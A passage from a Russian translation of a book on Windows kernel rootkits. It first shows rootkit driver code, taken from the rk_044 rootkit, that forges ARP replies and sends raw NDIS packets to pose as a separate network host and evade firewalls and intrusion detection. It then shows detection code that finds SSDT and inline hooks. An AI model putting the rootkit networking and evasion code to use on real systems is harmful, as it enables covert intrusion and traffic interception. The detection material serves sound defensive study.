Теперь у нас есть все «кирпичики» для создания анализатора первичных пакетов в нашем рутките. Мы можем использовать его для анализа паролей, пассивного сканирования или сбора почты. Теперь пришло время обсудить некоторые вопросы, связанные с отправкой пакетов в сеть.

Эмуляция хоста

Используя протокольный NDIS-драйвер, мы можем эмулировать новый хост в сети. Это означает, что наш руткит получит собственный IP-адрес в сети. Вместо того чтобы задействовать существующий IP-стек, мы можем указать новый IP-адрес. В действительности вы также можете указать ваш собственный MAC-адрес! Сочетание IP- и MAC-адресов обычно уникально для каждого компьютера.

Если некто прослушивает сеть, ваша новая комбинация IP-MAC будет выглядеть, как самостоятельная машина в сети. Это может отвести подозрения от инфицированного хоста. Кроме того, это позволяет обходить фильтры.

Создание MAC-адреса

Перво-наперво для эмулирования нового хоста в сети надо создать собственный MAC-адрес. MAC-адрес связан с используемой сетевой картой. Обычно MAC-адрес просто зашит в сетевую плату, то есть он не предназначен для изменения. Однако создавая первичные пакеты, можно заиметь любой MAC-адрес.

MAC-адрес состоит из 48 бит данных, включая код производителя. Создавая новый MAC-адрес, вы можете выбрать код любого производителя. Большинство анализаторов умеют определять производителя по коду.

Некоторые коммутаторы могут конфигурироваться так, чтобы принимать только по одному MAC-адресу на порт[1]. В такой конфигурации каждый порт фактически настраивается на *конкретный* MAC-адрес. В этом случае реальный MAC-адрес хоста и новый MAC-адрес начинают конфликтовать. Это обычно приводит к тому, что ваша комбинация IP-MAC не работает или порт вообще отключается.

Обработка ARP-пакетов

Создание первичных сетевых кадров естественно требует усложнения кода. Если вы создаете IP-адрес источника и MAC-адрес в сети Ethernet, то вам необходимо обрабатывать пакеты протокола ARP (Address Resolution Protocol — протокол разрешения адресов). Если вы не обеспечите поддержку протокола ARP, пакеты не будут маршрутизироваться в вашу сеть. Протокол ARP сообщает маршрутизатору о том, что ваш IP-адрес источника доступен, и, что более важно, о том, на какой Ethernet-адрес переправлять пакеты, направленные на ваш IP-адрес.

Это существенно и для коммутаторов. Хороший коммутатор будет знать, какой Ethernet-адрес каким портом коммутатора используется. Если ваш руткит не обработает Ethernet-адрес должным образом, коммутатор не сможет направить пакеты по нужному кабелю. Также стоит отметить, что некоторые коммутаторы допускают только по одному Ethernet-адресу на порт. Если ваш руткит попытается использовать альтернативный MAC-адрес, коммутатор может поднять тревогу и блокировать передачу на вашем кабеле. А это может привлечь внимание системного администратора — он отставит бутылку пива, наденет очки и начнет выяснять, что же на самом деле происходит. А это ведь совсем не то, что вы хотите.

Итак, пришло время для примера кода руткита, реагирующего на ARP-запрос. Этот код взят из общедоступного руткита rk_044, который можно загрузить с сайта rootkit.com.

ROOTKIT.COM

Исходный код всего описываемого здесь руткита находится по адресу www.rootkit.com/vault/hoglund/rk_044.zip.

[1] Здесь речь идет о порте коммутатора, то есть разъеме, куда включается сетевой кабель, а не о IP-порте. — *Примеч. перев.*

```
#define ETH_P_ARP 0x0806 // ARP-пакет
#define ETH_ALEN 6 // октетов в одном Ethernet-адресе
#define ARPOP_REQUEST 0x01
#define ARPOP_REPLY 0x02

// Ethernet-заголовок
struct ether_header

{
    unsigned char h_dest[ETH_ALEN]; /* Ethernet-адрес приемника */
    unsigned char h_source[ETH_ALEN]; /* Ethernet-адрес источника */
    unsigned short h_proto; /* Поле идентификатора типа пакета */
};

struct ether_arp

{
    struct arphdr ea_hdr; /* Заголовок фиксированного размера */
    u_char arp_sha[ETH_ALEN]; /* аппаратный адрес отправителя */
    u_char arp_spa[4]; /* протокольный адрес отправителя */
    u_char arp_tha[ETH_ALEN]; /* целевой аппаратный адрес */
    u_char arp_tpa[4]; /* целевой протокольный адрес */

};


void RespondToArp(
    struct in_addr sip,
    struct in_addr tip,
    __int64 enaddr)
{

    struct ether_header *eh;
    struct ether_arp *ea;
    struct sockaddr sa;
    struct pps *pp = NULL;
```

Используемый нами MAC-адрес — 0xDEADBEEFDEAD. Мы выделяем пакет достаточно большого размера, чтобы вместить ARP-ответ, и инициализируем его нулевыми байтами.

```
    __int64 our_mac = 0xADDEEFBEADDE;

    ea = ExAllocatePool(NonPagedPool,sizeof(struct ether_arp));
    memset(ea, 0, sizeof (struct ether_arp));
```

Заполняем поля в Ethernet-заголовке. Тип протокола задается идентификатором ETH_IP_ARP, который определен как константа 0x806.

```
    eh = (struct ether_header *)sa.sa_data;

    (void)memcpy(eh->h_dest, &enaddr, sizeof(eh->h_dest));
    (void)memcpy(eh->h_source, &our_mac, sizeof(eh->h_source));

    eh->h_proto = htons(ETH_P_ARP);
```

Теперь заполняем поля структуры «прототип Ether/ARP».

```
    ea->arp_hrd = htons(ARPHRD_ETHER);
    ea->arp_pro = htons(ETH_P_IP);
```

```
    ea->arp_hln = sizeof(ea->arp_sha); /* длина аппаратного адреса */
    ea->arp_pln = sizeof(ea->arp_spa); /* длина протокольного адреса */

    ea->arp_op = htons(ARPOP_REPLY);

    (void)memcpy(ea->arp_sha, &our_mac, sizeof(ea->arp_sha));
    (void)memcpy(ea->arp_tha, &enaddr, sizeof(ea->arp_tha));

    (void)memcpy(ea->arp_spa, &sip, sizeof(ea->arp_spa));
    (void)memcpy(ea->arp_tpa, &tip, sizeof(ea->arp_tpa));

    pp = ExAllocatePool(NonPagedPool,sizeof(struct pps));
    memcpy(&(pp->eh), eh, sizeof(struct ether_header));
    memcpy(&(pp->ea), ea, sizeof(struct ether_arp));
```

С помощью функции **SendRaw** мы отправляем данные через сетевой интерфейс. После отправки пакета освобождаем ресурсы.

```
    // Отправляем первичный пакет через интерфейс, заданный по умолчанию
SendRaw((char *)pp, sizeof(struct pps));
    ExFreePool(pp);
    ExFreePool(ea);
}
```

Вот несколько полезных макросов для трансляции сетевых адресов:

```
#define INETADDR(a, b, c, d) (a + (b<<8) + (c<<16) + (d<<24))
#define HTONL(a) (((a&0xFF)<<24) + ((a&0xFF00)<<8) + ((a&0xFF0000)>>8) +
                        (a&0xFF000000)>>24))

#define HTONS(a) (((0xFF&a)<<8) + ((0xFF00&a)>>8))
```

IP-шлюз

Как мы уже видели, протокол ARP позволяет ассоциировать IP- и MAC-адреса. Это позволяет отправлять IP-трафик на нужный MAC-адрес. Однако MAC-адреса используются только в локальной сети — они не маршрутизируются через Интернет. Если целевой IP-адрес располагается вне сети, пакеты нужно маршрутизировать, а для этого требуется шлюз.

Шлюз обычно имеет IP-адрес и всегда MAC-адрес. Чтобы маршрутизировать пакеты из сети, вам необходимо использовать в пакетах только MAC-адрес шлюза. То есть пакеты нужно посылать не на IP-адрес шлюза, а на его MAC-адрес.

Например, если мы хотим отправить пакет на IP-адрес 172.16.10.10, а у нашей текущей сети IP-адрес 192.168.156.0.0, то для отправки нужно найти MAC-адрес шлюза. Если шлюз имеет IP-адрес 192.168.0.1, можно использовать протокол ARP, чтобы найти его MAC-адрес. Затем мы отправляем пакет на IP-адрес 172.16.10.10, указывая в качестве MAC-адреса получателя MAC-адрес шлюза.

Отправка пакета

Для того чтобы отправлять первичные пакеты через сеть, можно использовать функцию **NdisSend**. Представленный далее код показывает, как это сделать. Как и предыдущий пример, этот код взят из руткита rk_044, а весь руткит можно загрузить с сайта rootkit.com.

В следующем фрагменте кода для совместного доступа к глобальной структуре данных используется спинлок. Это существенно для безопасности программных потоков, поскольку обратный вызов, который собирает пакеты, выполняется в контексте потока, отличного от любого нашего рабочего потока.

```
VOID SendRaw(char *c, int len)
{
    NDIS_STATUS aStat;

    DbgPrint("ROOTKIT: SendRaw called\n");

    /* Устанавливаем блокировку, которая снимается только после отправки */
    KeAcquireSpinLock(&GlobalArraySpinLock, &gIrqL);
```

Теперь выделим структуру **NDIS_PACKET** из нашего пула пакетов. В этом примере описатель пула пакетов хранится в глобальной структуре. (Механизм выделения памяти для пула пакетов был представлен ранее при обсуждении функции **OnOpenAdapterDone.**)

```
    if(gOpenInstance && c){
PNDIS_PACKET aPacketP;
NdisAllocatePacket( &aStat,
      &aPacketP,
      gOpenInstance->mPacketPoolH
    );
if(NDIS_STATUS_SUCCESS == aStat)
{
    PVOID aBufferP;
    PNDIS_BUFFER anNdisBufferP;
```

Теперь мы выделяем структуру **NDIS_BUFFER** из нашего пула буферов. И снова описатель пула буферов хранится глобально. Буфер инициализируется данными отправляемого пакета и затем присоединяется к **NDIS_PACKET**. Обратите внимание, что мы устанавливаем резервное поле структуры **NDIS_PACKET** в NULL, чтобы наша функция **OnSendDone** «знала», что это локальная отправка.

```
     NdisAllocateMemory( &aBufferP,
    len,
    0,
    HighestAcceptableMax );
     memcpy( aBufferP, (PVOID)c, len);
     NdisAllocateBuffer( &aStat,
    &anNdisBufferP,
    gOpenInstance->mBufferPoolH,
    aBufferP,
    len
);
    if(NDIS_STATUS_SUCCESS == aStat)
    {
RESERVED(aPacketP)->Irp = NULL;
NdisChainBufferAtBack(aPacketP, anNdisBufferP);
```

Структура **NDIS_PACKET** передается функции **NdisSend**. Если **NdisSend** завершается немедленно, мы вызываем обработчик **OnSendDone**; в противном случае вызов «откладывается», и обратный вызов **OnSendDone** произойдет автоматически.

```
        NdisSend( &aStat,
                  gOpenInstance->AdapterHandle,
                  aPacketP );
        if (aStat != NDIS_STATUS_PENDING )
```

```
            {
                OnSendDone( gOpenInstance,
                            aPacketP,
                            aStat );
             }
          }
          else
          {
              // ошибка
          }
        }
        else
        {
            // ошибка
        }
    }
    /* освобождаем, чтобы иметь возможность отправить следующий пакет */
    KeReleaseSpinLock(&GlobalArraySpinLock, gIrqL);
}
```

Код функции **OnSendDone** освобождает ресурсы, которые мы выделили для функции **NdisSend**.

```
VOID
OnSendDone( IN NDIS_HANDLE ProtocolBindingContext,
     IN PNDIS_PACKET pPacket,
     IN NDIS_STATUS Status )
{
    PNDIS_BUFFER anNdisBufferP;
    PVOID aBufferP;
    UINT aBufferLen;
    PIRP Irp;


    DbgPrint("ROOTKIT: OnSendDone called\n");

    KeAcquireSpinLock(&GlobalArraySpinLock, &gIrqL);
```

Если операция отправки была инициирована из процесса режима пользователя, должен быть IRP-пакет, сохраняемый в резервном поле структуры **NDIS_PACKET**. Однако для нашего примера IRP-пакет не требуется, так как операция отправки начинается из ядра.

```
    Irp=RESERVED(pPacket)->Irp;
    if(Irp)
    {
        NdisReinitializePacket(pPacket);
        NdisFreePacket(pPacket);

        Irp->IoStatus.Status = NDIS_STATUS_SUCCESS;
        Irp->IoStatus.Information = 0;
        /* Ничего не возвращаем назад */
        IoCompleteRequest(Irp, IO_NO_INCREMENT);
    }
    else
    {
```

Полагая здесь, что IRP-пакета нет, мы извлекаем **NDIS_BUFFER** из **NDIS_PACKET**. Вызов **NdisQueryBuffer** позволяет нам восстановить исходный буфер в памяти, так что

мы можем его освободить. Это существенно, так как если мы его не освободим, то с каждым отправляемым пакетом будет происходить утечка памяти! Обратите внимание на спинлок, который мы используем, чтобы обеспечить безопасный доступ к общему глобальному буферу.

```
        /* Раз IRP-пакета нет, значит, все происходит локально */
        NdisUnchainBufferAtFront(
             pPacket,
             &anNdisBufferP );
        if(anNdisBufferP)
        {
            NdisQueryBuffer(
               anNdisBufferP,
               &aBufferP,
               &aBufferLen);
            if(aBufferP)
            {
                NdisFreeMemory( aBufferP,
                                aBufferLen,
                                0 );
            }
            NdisFreeBuffer(anNdisBufferP);
        }
        NdisReinitializePacket(pPacket);
        NdisFreePacket(pPacket);
    }

    /* освобождаем, чтобы можно было отправить следующий пакет */
    KeReleaseSpinLock(&GlobalArraySpinLock, gIrqL);

        return;
}
```

Какой интерфейс предпочесть, NDIS или TDI, зависит от того, насколько глубоко требуется скрыться в машине. Оба варианта имеют свои достоинства и недостатки (табл. 9.1).

Таблица 9.1. Достоинства и недостатки интерфейсов NDIS или TDI

Интерфейс	Достоинства	Недостатки
NDIS	Позволяет отправлять и получать первичные кадры, не зависящие от стека TCP/IP локального хоста. Предпочтительнее, если вы не хотите быть обнаруженным локальной IDS-системой или брандмауэром	Требует встраивания в систему собственной реализации стека TCP/IP либо создания специализированного протокола для передачи данных. Использование нескольких MAC-адресов может вызвать проблемы с некоторыми коммутаторами
TDI	Программный интерфейс очень похож на интерфейс сокетов, знакомый большинству программистов. Благодаря использованию стека на локальном хосте удается избежать проблем, связанных с наличием нескольких IP- или MAC-адресов	Проще обнаруживается программным обеспечением брандмауэра локальной машины

Теперь вы имеете все необходимое для манипулирования сетевым трафиком из руткита режима ядра.

Заключение

Скрытие данных — это старая тема в приложении к новым технологиям. Идею восприняли даже Голливуд и беллетристы. В этой главе мы изучили важную концепцию «скрытия в чистом виде» и описали вкратце механизмы NDIS и TDI, позволяющие драйверу ядра Windows принимать и отправлять сетевые данные.

Используя доступные технологии, системы можно строить так, чтобы они могли передавать данные через сеть, оставаясь незамеченным. Это кажется излишне амбициозным, но часто сети действительно плохо защищены от вторжений. По большей части администраторы сетей считают для себя достаточным просто поддерживать систему в работоспособном состоянии, поэтому даже сравнительно небольшие усилия по сокрытию данных позволят организовать вполне дееспособный потайной канал.

10 Обнаружение руткита

Не могу понять, что это, загон для диких зверей
или по-прежнему мой дом!

Анонимный поэт из Марра

Как мы показали в предыдущих главах, обнаружение руткитов может быть делом довольно сложным, особенно если они работают в ядре. Причина в том, что руткит режима ядра способен менять функции, используемые всеми программами, в том числе программами защиты.

Все средства, которые доступны программам защиты, доступны и руткиту. Какие бы направления внутри операционной системы ни блокировались, чтобы защититься от действий руткита, все они легко могут быть разблокированы. Руткит может препятствовать запуску или правильной работе программ обнаружения или предотвращения вторжений. В конечном итоге в «гонке вооружений» между нападающим и защищающимся подавляющее преимущество у того кода, который раньше проникнет в ядро и будет исполнен.

Нельзя сказать, что для защищающегося все потеряно, но вы должны понимать, что программное обеспечение, которое сегодня успешно решает свои задачи, завтра может пропустить руткит. По мере того как разработчики руткитов выясняют, что и как делают программы обнаружения вторжений, появляются все более совершенные руткиты. Верно и обратное: разработчики непрерывно обновляют программы обнаружения вторжений по мере появления новых технологий в разработке руткитов.

В этой главе мы рассмотрим два основных подхода к обнаружению руткитов: определение факта присутствия руткита и выявление его деятельности.

Обнаружение факта присутствия

Для обнаружения факта присутствия руткита может быть использовано множество приемов. В прошлом соответствующие программы, такие как Tripwire[1], искали некие образы в файловой системе. Подобный подход, который до сих пор применяют основные производители антивирусных программ, вполне подходит и для обнаружения руткитов.

В основе данного подхода лежит предположение, что руткит использует файловую систему. Очевидно, что это предположение не работает, если запускать руткит непосредственно из памяти или размещать где-то в аппаратном обеспечении.

---

[1] См. www.tripwire.org.

Кроме того, если противоруткитные средства запускаются непосредственно из инфицированной системы[1], можно заставить их работать неправильно. Для этого руткит может скрывать файлы, перехватывая системные вызовы или используя фильтрующий драйвер.

Поскольку программам, подобным Tripwire, присущи указанные ограничения, используются и другие методы обнаружения руткитов. В следующих разделах мы рассмотрим некоторые из них, применяемые для нахождения в памяти самого руткита или оставленных им улик.

Охрана дверей

Все программы должны «жить» где-то в памяти. Таким образом, чтобы найти руткит, можно исследовать память.

Исследовать память можно двояко. Первое — ловить руткит в момент его загрузки в память. При этом подходе, называемым *охраной дверей* (guarding the doors), проверяется все, что попадает в компьютер (процессы, драйверы устройств и т. д.). Руткит может использовать вызовы многих системных функций, чтобы загрузить себя в память. Наблюдая за этими потенциально опасными точками программам обнаружения вторжений, иногда удается заметить руткит. Однако контролируемых точек очень много, поэтому даже если один руткит обманет программу обнаружения вторжений, все усилия по защите пойдут насмарку.

Например, в системе IPD (Integrity Protection Driver — драйвер: защиты целостности) производства компании *Pedestal Software*[2] защита была построена на перехвате функций ядра в SSDT, таких как `NtLoadDriver` и `NtOpenSection`. Однако один из авторов этой книги обратил внимание на то, что можно загрузить модуль в ядро, вызвав функцию `ZwSetSystemInformation`, которую IPD-драйвер не перехватывал. После того как это упущение IPD было исправлено, некто под псевдонимом Crazylord опубликовал статью, описывающую, как обойти защиту IPD-драйвера, используя символическую ссылку `\\DEVICE\\PHYSICALMEMORY`[3]. В результате разработчикам IPD-драйвера пришлось снова совершенствовать свое детище.

Последняя версия IPD-драйвера отлавливала следующие функции:

- `ZwOpenKey`;
- `ZwCreateKey`;
- `ZwSetValueKey`;
- `ZwCreateFile`;
- `ZwOpenFile`;

---

[1] Для получения оптимальных результатов программы проверки целостности должны запускаться с копией проверяемого дискового образа на отдельной машине.

[2] На данный момент компания *Pedestal* (www.pedestalsoftware.com) больше не поддерживает этот продукт.

[3] Crazylord, «Playing with Windows /dev/(k)mem», Phrack no. 59, статья 16 от 28 июня 2002 г. См. www.phrack.org/phrack/59/p59-0x10.txt.

- ZwOpenSection;
- ZwCreateLinkObject;
- ZwSetSystemInformation;
- ZwOpenProcess.

Длинный список, не правда ли? Длина этого списка подчеркивает сложность проблемы обнаружения руткитов.

К тому же список не полон. Например, еще одним способом загрузить руткит может быть проникновение в адресное пространство другого процесса. Кроме того, для загрузки DLL в другой процесс могут быть использованы подходы, перечисленные в главе 4. Однако и это далеко не все доступные методы проникновения.

Поиск всех путей, которыми руткит мог бы проникнуть в систему, — это всего лишь первый шаг по защите от руткитов. В случае использования метода обнаружения при загрузке нужно решить две главные проблемы — что охранять и когда поднимать тревогу. Например, руткит может быть загружен в память через ключи реестра. Очевидным способом выявить такую попытку является контроль функций ZwOpenKey, ZwCreateKey и ZwSetValueKey (как это делает, например, IPD-драйвер). Однако если программа обнаружения руткитов контролирует эти функции, как она узнает, какие ключи охранять?

Драйверы обычно располагаются в ключе:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
```

Вполне естественно наблюдать за этим ключом, но руткит может изменить и другой ключ:

```
HKEY_LOCAL_MACHINE\System\ControlSet001\Services
```

Этот ключ используется, когда компьютер возвращается к предыдущей работоспособной конфигурации.

В данном примере мы даже не пытаемся учесть все те ключи реестра, которые отвечают за загрузку программных расширений. Кроме того, нужно учесть возможность загрузки дополнительных библиотек DLL, например, вспомогательных объектов браузера (Browser Helper Object, BHO).

Программы обнаружения руткитов должны также уделять внимание символическим ссылкам. Символические ссылки — это альтернативные имена системных объектов. То есть объект, который вы пытаетесь защитить, может иметь более одного имени. И если ваша программа обнаружения руткитов контролирует таблицу системных вызовов, но руткит использует символическую ссылку, то истинная цель символической ссылки при вызове обработчика определена не будет. Более того, например, ключ реестра HKEY_LOCAL_MACHINE под этим именем не представлен в ядре. Даже если ваша программа будет перехватывать все нужные функции, количество точек, за которыми надо наблюдать, выглядит бесконечным!

Но даже если предположить, что нам удалось найти все пути, которыми может воспользоваться руткит для загрузки, и мы знаем все возможные имена критических ресурсов, которые надо защищать, у нас остается проблема, как отличить

«хорошие» программы от «плохих». Нашей программе могли бы потребоваться сигнатуры для сравнения, что предполагает знание вектора атаки. Или наша программа могла бы эвристически анализировать поведение модуля, чтобы попытаться определить его намерения.

Оба этих подхода очень сложно реализовать на практике. Сигнатуры требуют знания руткита, и очевидно против неизвестного руткита они не помогут. Анализировать поведение также сложно, поскольку не ясны критерии положительных и отрицательных результатов проверки.

Столь же важно знать, когда поднимать тревогу. Эта битва за безопасность, которую ведут разработчики антивирусных программ, идет непрерывно.

Проверка комнат

Сканирование — это еще один подход к обнаружению руткитов в памяти. Для того чтобы избежать сложной работы с неопределенным результатом по защите всех дверей в ядре или в адресном пространстве процесса, можно просто периодически сканировать память в поисках известных модулей или сигнатур модулей, соответствующих руткитам. Но опять же, этот подход позволяет выявлять только известные руткиты. Его преимуществом является простота, а главным недостатком то, что он позволяет руткиту загрузиться в память. Более того, этот подход не работает, пока руткит не окажется в памяти. Если ваша программа сканирует адресное пространство процессов, она должна будет переключать контексты или самостоятельно реализовывать отображение физических адресов на виртуальные. Однако если руткит уже загружен, он может помешать такому сканированию.

Поиск следов

Следующий подход, связанный с поиском руткитов в памяти, — искать следы захвата в операционной системе и процессах. Как мы показали в главах 4 и 5, есть множество потенциальных объектов захвата:

- таблица импорта (Import Address Table, IAT);
- таблица диспетчеризации системных служб (System Service Dispatch Table, SSDT), известная также как `KeServiceDescriptorTable`;
- таблица дескрипторов прерываний (Interrupt Descriptor Table, IDT), одна для каждого процессора;
- обработчик пакетов запросов ввода-вывода (I/O Request Packet, IRP) драйвера;
- функции, захватываемые путем непосредственной модификации их кода.

Для поиска следов захвата характерны те же недостатки, что и для проверки «комнат», о которой рассказывалось в предыдущем разделе. Руткит уже загружен в память и выполняется, поэтому он может воспрепятствовать вашим попыткам поиска. Но у поиска следов захвата есть одно важное преимущество — это очень обобщенный подход. Отыскивая следы захвата, вы избавляетесь от проблем, связанных с поиском известных сигнатур и эталонов.

Основной алгоритм для выявления следов захвата — поиск ветвей, ведущих за пределы допустимых диапазонов адресов. Такие ветви рождают инструкции перехода, такие как `call` или `jmp`. Определение допустимых диапазонов адресов — не слишком сложная задача. В таблице импорта процесса представлено имя модуля, содержащего импортируемые функции. Этот модуль имеет определенные значения начального адреса в памяти и размера. Эти значения — все, что необходимо для определения допустимых диапазонов.

Похожая ситуация и с драйверами устройств: все легитимные обработчики IRP-пакетов должны находиться в диапазоне адресов, принадлежащих данному драйверу, а все записи в таблице SSDT должны принадлежать диапазону адресов процесса ядра, ntoskrnl.exe.

Поиск следов захвата в таблице дескрипторов прерываний (IDT) — чуть более сложная задача, так как вы не знаете допустимых диапазонов адресов для обработчиков прерываний. Единственное, что вы знаете, что обработчик прерывания INT 2E должен находиться в ядре — в модуле ntoskrnl.exe.

Следы захвата функций путем непосредственной модификации их кода найти сложнее всего, так как эти следы могут располагаться в любом месте функции и для их выявления требуется полное дизассемблирование, поскольку и в нормальной ситуации функции могут выполнять переходы на адреса, лежащие вне диапазона адресов модуля. В следующих разделах мы объясним, как обнаружить следы захвата в SSDT и IAT, а также некоторые следы захвата функций путем непосредственной модификации их кода.

Получения диапазонов адресов модулей ядра

Чтобы защитить таблицу SSDT или обработчик IRP-пакетов драйвера, в первую очередь нужно выяснить допустимый диапазон адресов. Для этого вам надо узнать начальные адрес и размер. Для модулей ядра вы можете вызывать функцию `ZwQuerySystemInformation`, чтобы найти эти значения.

Конечно же, эта функция тоже может быть захвачена руткитом. Однако если это так, и функция `ZwQuerySystemInformation`, будучи захваченной, не возвращает нужную информацию о модуле ntoskrnl.exe или о некотором драйвере, про который вы точно знаете, что он загружен, значит, руткит уже находится в памяти, что, собственно, и требовалось выяснить.

Чтобы получить список всех модулей ядра, вы можете вызвать функцию `ZwQuerySystemInformation` и указать, что вас интересует *класс*, называемый `SystemModuleInformation`. Тогда вы получите список загруженных модулей и информацию, ассоциированную с каждым модулем. Вот структуры, содержащие эту информацию:

```
#define MAXIMUM_FILENAME_LENGTH 256

typedef struct _MODULE_INFO {
    DWORD d_Reserved1;
    DWORD d_Reserved2;
    PVOID p_Base;
    DWORD d_Size;
    DWORD d_Flags;
    WORD w_Index;
```

```
    WORD w_Rank;
    WORD w_LoadCount;
    WORD w_NameOffset;
    BYTE a_bPath [MAXIMUM_FILENAME_LENGTH];
} MODULE_INFO, *PMODULE_INFO, **PPMODULE_INFO;

typedef struct _MODULE_LIST
{
    int d_Modules;
    MODULE_INFO a_Modules [];
} MODULE_LIST, *PMODULE_LIST, **PPMODULE_LIST;
```

Функция **GetListOfModules** выделяет необходимую память и возвращает указатель на эту память, если она в состоянии получить информацию о системном модуле:

```
//////////////////////////////////////////////////////////////////////
// PMODULE_LIST GetListOfModules
// Аргументы:
// IN PNTSTATUS - указатель на переменную NTSTATUS. Это нужно для отладки.
// Возвращаемое значение:
// OUT PMODULE_LIST - указатель на MODULE_LIST

PMODULE_LIST GetListOfModules(PNTSTATUS pns)
{
    ULONG ul_NeededSize;
    ULONG *pul_ModuleListAddress = NULL;
    NTSTATUS ns;
    PMODULE_LIST pml = NULL;

    // Первый вызов позволяет определить размер,
    // необходимый для хранения информации
    ZwQuerySystemInformation(SystemModuleInformation,
        &ul_NeededSize,
        0,
        &ul_NeededSize);
    pul_ModuleListAddress =
(ULONG *) ExAllocatePool(PagedPool, ul_NeededSize);

    if (!pul_ModuleListAddress) // Ошибка при вызове ExAllocatePool
    {
if (pns != NULL)
    *pns = STATUS_INSUFFICIENT_RESOURCES;

return (PMODULE_LIST) pul_ModuleListAddress;
    }

    ns = ZwQuerySystemInformation(SystemModuleInformation,
      pul_ModuleListAddress,
      ul_NeededSize,
      0);

    if (ns != STATUS_SUCCESS) // Ошибка при вызове ZwQuerySystemInformation
    {
    // Освобождаем выделенную память
ExFreePool((PVOID) pul_ModuleListAddress);
if (pns != NULL)
    *pns = ns;

return NULL;
    }
```

```
    pml = (PMODULE_LIST) pul_ModuleListAddress;

    if (pns != NULL)
  *pns = ns;
    return pml;
}
```

Итак, вы получили список всех модулей режима ядра. Для каждого из них два наиболее ценных для нас значения находятся в структуре MODULE_INFO. Первое значение — это базовый адрес модуля, второе — его размер. Имея эти значения, вы можете начать поиск следов захвата.

Поиск следов захвата в SSDT

Следующая функция, DriverEntry, вызывает функцию GetListOfModules и перебирает все элементы списка модулей для того, чтобы найти модуль ntoskrnl.exe. Когда этот модуль найден, инициализируется глобальная переменная, содержащая начальный и конечный адреса этого модуля. Эта информация в дальнейшем будет использована для поиска адресов в SSDT, не попадающих в диапазон адресов модуля ntoskrnl.exe.

```
typedef struct _NTOSKRNL {
    DWORD Base;
    DWORD End;
} NTOSKRNL, *PNTOSKRNL;

PMODULE_LIST g_pml;
NTOSKRNL g_ntoskrnl;

NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
IN PUNICODE_STRING RegistryPath)
{
    int count;
    g_pml = NULL;
    g_ntoskrnl.Base = 0;
    g_ntoskrnl.End = 0;
    g_pml = GetListOfModules();
    if (!g_pml)
 return STATUS_UNSUCCESSFUL;

    for (count = 0; count < g_pml->d_Modules; count++)
    {
    // Находим запись для модуля ntoskrnl.exe
 if (_stricmp("ntoskrnl.exe", g_pml->a_Modules[count].a_bPath +
       g_pml->a_Modules[count].w_NameOffset) == 0)

 {
     g_ntoskrnl.Base = (DWORD)g_pml->a_Modules[count].p_Base;
     g_ntoskrnl.End = ((DWORD)g_pml->a_Modules[count].p_Base +
         g_pml->a_Modules[count].d_Size);
 }
    }
    ExFreePool(g_pml);

    if (g_ntoskrnl.Base != 0)
 return STATUS_SUCCESS;
    else
 return STATUS_UNSUCCESSFUL;
}
```

Следующая функция выводит отладочное сообщение, если она находит адрес в SSDT, который не попадает в приемлемый диапазон.

```
#pragma pack(1)

typedef struct ServiceDescriptorEntry {
    unsigned int *ServiceTableBase;
    unsigned int *ServiceCounterTableBase;
    unsigned int NumberOfServices;
    unsigned char *ParamTableBase;
} SDTEntry_t;
#pragma pack()

// Импортируем KeServiceDescriptorTable из ntoskrnl.exe.
__declspec(dllimport) SDTEntry_t KeServiceDescriptorTable;

void IdentifySSDTHooks(void)
{
    int i;
    for (i = 0; i < KeServiceDescriptorTable.NumberOfServices; i++)
    {
        if ((KeServiceDescriptorTable.ServiceTableBase[i] <
             g_ntoskrnl.Base) ||
            (KeServiceDescriptorTable.ServiceTableBase[i] >
             g_ntoskrnl.End))
        {
            DbgPrint("System call %d is hooked at address %x!\n", i,
              KeServiceDescriptorTable.ServiceTableBase[i]);
        }
    }
}
```

Поиск следов захвата в SSDT — очень мощный подход, но не удивляйтесь, если вы найдете несколько следов захвата, не имеющих к руткитам никакого отношения. Не забывайте, что большинство современных защитных программ тоже может захватывать ядро и различные API-функции. В следующем разделе мы выясним, как определить некоторые следы захвата функций путем непосредственной модификации их кода — об этом типе захвата рассказывалось в главе 4.

Поиск следов захвата функций путем непосредственной модификации их кода

Чтобы упростить себе задачу поиска следов захвата функций путем непосредственной модификации их кода, мы будем искать только те изменения, которые руткит вносит в первые несколько байтов функции. (Вопросы дизассемблирования целых функций ядра выходят за рамки темы данной книги.) Чтобы найти эти заплаты, используем функцию **CheckNtoskrnlForOutsideJump**:

```
//////////////////////////////////////////////////////
// DWORD CheckForOutsideJump
//
// Описание:

// Эта функция получает адрес функции для проверки.
// Она проверяет коды нескольких первых команд функции ,
// ища инструкции call и jmp

DWORD CheckNtoskrnlForOutsideJump (DWORD dw_addr)
```

```
{
    BYTE opcode = *((PBYTE)(dw_addr));
    DWORD hook = 0;
    WORD desc = 0;

    // Это коды для безусловных относительных переходов
    // Код 0xeb - это относительный переход, который занимает
    // 1 байт, так что он может обеспечить переход максимум
    // на 255 байт от текущего адреса.
    //
    // В данный момент непонятно, как обрабатывать адрес 0xea. Он выглядит
    // так: 'jmp XXXX:XXXXXXXX'. Просто игнорируем первые два байта.
    // В будущем вам следует добавить их, так как
    // эти два байта представляют сегмент.
    if ((opcode == 0xe8) || (opcode == 0xe9))
    {
// || (opcode == 0xeb) -> игнорировать эти близкие переходы.
hook |= *((PBYTE)(dw_addr+1)) << 0;
hook |= *((PBYTE)(dw_addr+2)) << 8;
hook |= *((PBYTE)(dw_addr+3)) << 16;
hook |= *((PBYTE)(dw_addr+4)) << 24;
hook += 5 + dw_addr;
    }
    else if (opcode == 0xea)
    {
hook |= *((PBYTE)(dw_addr+1)) << 0;
hook |= *((PBYTE)(dw_addr+2)) << 8;
hook |= *((PBYTE)(dw_addr+3)) << 16;
hook |= *((PBYTE)(dw_addr+4)) << 24;
    // Необходимо также учесть соответствующую запись в GDT,
    // но на данном этапе мы ее просто игнорируем
desc = *((WORD *)(dw_addr+5));
    }
    // Итак, теперь у нас есть целевой адрес перехода,
    // и мы должны проверить, ведет ли он вовне модуля ntoskrnl.
    // Если нет, то возвращаем 0.
    if (hook != 0)
    {
if ((hook < g_ntoskrnl.Base) || (hook > g_ntoskrnl.End))
    hook = hook;
else
    hook = 0;
    }
    return hook;
}
```

По данному адресу функции в SSDT вызов **CheckNtoskrnlForOutsideJump** пытается определить, нет ли в этой функции непосредственного безусловного перехода. И если такой переход найден, делается попытка определить адрес, на который процессор совершит переход. Затем вызов **CheckNtoskrnlForOutsideJump** пытается определить, попадает ли этот адрес в допустимый для модуля **ntoskrnl.exe** диапазон.

